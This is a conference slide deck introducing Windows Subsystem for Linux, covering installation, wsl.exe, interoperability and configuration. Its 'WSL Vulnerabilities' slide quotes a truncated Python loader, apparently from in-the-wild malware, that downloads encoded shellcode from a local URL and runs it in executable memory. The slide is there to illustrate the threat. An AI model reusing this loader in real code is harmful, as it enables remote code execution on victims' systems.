

# FUN WITH WSL!

Mike Nelson

VMWare Explore VMTN 2022

# Mike


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
- ▶ 35+ years in tech
- ▶ Principal Technologist
- ▶ Experience from Helpdesk to Architect
- ▶ Scripter, not a coder
- ▶ Passion for community, teaching, learning
- ▶ Beer, BBQ, & Gadgets



/MYPRESENTATIONS/2022-AUGUST\_VMWARE EXPLORE VMTN



# WINDOWS SUBSYSTEM FOR LINUX - WSL



- 2 variants – stable & preview
- 2 versions – v1 & v2
- Use v1 for Linux to Windows file intensive operations/applications
- V2 required for advanced compatibility, optimizations, & features
- Runs on Windows Client (W10 v2004+, W11) & Server (KB 5014678)
- Open source

# F.R.I.E.N.D.S

“Linux is a cancer that attaches itself in an intellectual property sense to everything it touches. That’s the way that the license works.”

– *Steve Ballmer (2001)*

“Free Software licenses are the devil’s work.”

– *Microsoft PR Statement (2001)*

We make peace with our enemies, not our friends.

- *Tyrion Lannister*







WHY WSL?

# VERSIONS

# WSL v1



# WSL v2




# COMPONENTS

## WSL

- Virtual Machine Platform (HVC)
- `wsl.exe`
- Kernel
- Shell
- File system
- Graphics
- Sound
- Network

## + Distributions (Distros)

- Ubuntu
  - Debian
  - Kali
  - Oracle
  - Suse
  - OpenSuse
  - Fedora Flux
  - Alpine
  - Alma
  - Pengwin
  - Raft
  - Rocky 8
  - AOSC
  - “Un-Official”
  - Custom
- 
- Three white lines of varying lengths and slopes are positioned in the bottom right corner of the slide, extending from the right edge towards the center.



# INSTALLATION

## WSL

- ▶ `wsl --install` (W10 v2004, W11, Server 2022)
  - ▶ will set v2 as default & install default Ubuntu distro
- ▶ Control Panel
- ▶ Dism
  - ▶ `dism.exe /online /enable-feature /featurename:Microsoft-Windows-Subsystem-Linux /all /norestart`
- ▶ PowerShell
  - ▶ `Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux`
- ▶ Download as bundle (ex. Server 2019, dark sites)
  - ▶ Github

## Distributions (Distros)

- ▶ `wsl --install --d <distroname>`
  - ▶ W10 v2004, W11, Server 2022
- ▶ Download as bundle & install as AppX Package or zip file
  - ▶ Required for Server 2019 & older, optional for Server 2022
- ▶ Unofficial distros may have other means

# WSL.EXE

## Command line interpreter for WSL

- Install, update, & check status of wsl
- Install distro & set default distro
- List installed & available distros
- Export & import wsl images
- Register & unregister distro
- Mount a disk or device
- Execute commands within a shell
- Change shells
- Set wsl version per distro & default
- Run-as & change user

```
C:\Windows\System32> wsl --help
Copyright (c) Microsoft Corporation. All rights reserved.
For privacy information about this product please visit https://aka.ms/privacy.

Usage: wsl.exe [Argument] [Options...] [CommandLine]

Arguments for running Linux binaries:

    If no command line is provided, wsl.exe launches the default shell.

    --exec, -e <CommandLine>
        Execute the specified command without using the default Linux shell.

    --shell-type <Type>
        Execute the specified command with the provided shell type.

    Types:
        standard
            Execute the specified command using the default Linux shell.

        login
            Execute the specified command using the default Linux shell as a login shell.

        none
            Execute the specified command without using the default Linux shell.

    --
        Pass the remaining command line as-is.

Options:

    --cd <Directory>
        Sets the specified directory as the current working directory.
        If ~ is used the Linux user's home path will be used. If the path begins
        with a / character, it will be interpreted as an absolute Linux path.
        Otherwise, the value must be an absolute Windows path.

    --distribution, -d <Distro>
        Run the specified distribution.

    --user, -u <UserName>
        Run as the specified user.

    --system
        Launches a shell for the system distribution.
```

# INTEROPERABILITY

## Files & Drives

- Bi-directional files & folders
- Bi-directional working file copies are not recommended
- Case sensitivity (use `fsutil.exe` in Windows to set)
- Symlinks support for Windows
- Invalid Windows filenames – UNC paths not supported
- Best effort permissions from Linux to Windows
- Linux - Drive mounts are in `/mnt`
- Linux - USB drive mounts supported
- `wslpath` utility to view/change pathing

## Apps & Processes

- Run Windows tools from Linux
  - `~$ notepad.exe`
- \*Run Linux tools on Windows (`wsl.exe`)
  - `C:\>wsl.exe ls-la`
- Combine OS commands
  - `C:\>dir | wsl grep hello`
  - `~$ ipconfig.exe | grep IPv4 | cut -d: -f2`
- Environment variables shared with `WSLENV`
- Some apps know WSL (ex. Docker Desktop)

To \*disable interoperability: `~$ echo 0 > /proc/sys/fs/binfmt_misc/WSLInterop`

\*Does not persist across sessions

# ADVANCED CONFIGURATION

## `/etc/wsl.conf`

- ▶ Distro wsl v1 & v2 config
- ▶ 4 sections – [automount], [user], [interop], [network]
- ▶ 1 section in preview only – [boot]

## `%UserProfile%/.wslconfig`

- ▶ Global wsl v2 config
- ▶ 1 section – [wsl2]

# ADVANCED CONFIGURATION

## /etc/wsl.conf

```
[automount]
enabled = true
root = /
options = "metadata,uid=1003,gid=1003,umask=077,fmask=11,case=off"

[network]
hostname = DemoHost
generateHosts = false
generateResolvConf = false

[interop]
enabled = false
appendWindowsPath = false

[user]
default = DemoUser

[boot]
command = service docker start
```

## %UserProfile%/.wslconfig

```
[wsl2]

# Limits VM memory to use no more than 4 GB, this can be set as whole numbers using GB or MB
memory=4GB

# Sets the VM to use two virtual processors
processors=2

# Sets amount of swap storage space to 8GB, default is 25% of available RAM
swap=8GB
```

# WSL VULNERABILITIES

Shells are always vulnerable exploit, penetration, and exfiltration points in any OS.

- ▶ Black Lotus Labs discovered first in the wild exploit in 2021
- ▶ Agents, remote shell, Telegram-bot, password dumper, etc.
- ▶ SANS whitepaper - <https://www.sans.org/white-papers/39330/>

```
import ctypes,urllib.request,codecs,base64
shellcode = urllib.request.urlopen('http://127.0.0.1:8888/get_code?uuid=716c1eb2-7d81-11ec-b072-52540054f5b1').read()
number = 4

for i in range(int(number)):
    shellcode = base64.b64decode(shellcode)

shellcode = codecs.escape_decode(shellcode)[0]
shellcode = bytearray(shellcode)

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000), ctypes.c_int(0x40))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
```







# GRAPHICS - WSLG

- Brings X-Windows apps to WSL
- Requires W11 build 22000.\* or W11 Insider Preview builds 21362+
- Intel, Nvidia, AMD vGPUs
- Nvidia CUDA driver available
- User & System distros

<https://github.com/microsoft/wslg>



DEMO WSL



- ▶ VPN to WSL instance (based off an Alpine distro) - <https://github.com/sakai135/wsl-vpnkit>
- ▶ Create multiple instances of Ubuntu - <https://github.com/mikenelson-io/WslGen>
- ▶ WSL PowerShell module - <https://github.com/SvenGroot/WslManagementPS>
- ▶ WSL on Mac via Parallels - <https://patrickwu.space/2020/02/14/wsl-on-mac/>

## WSL TIDBITS

# THANK YOU!

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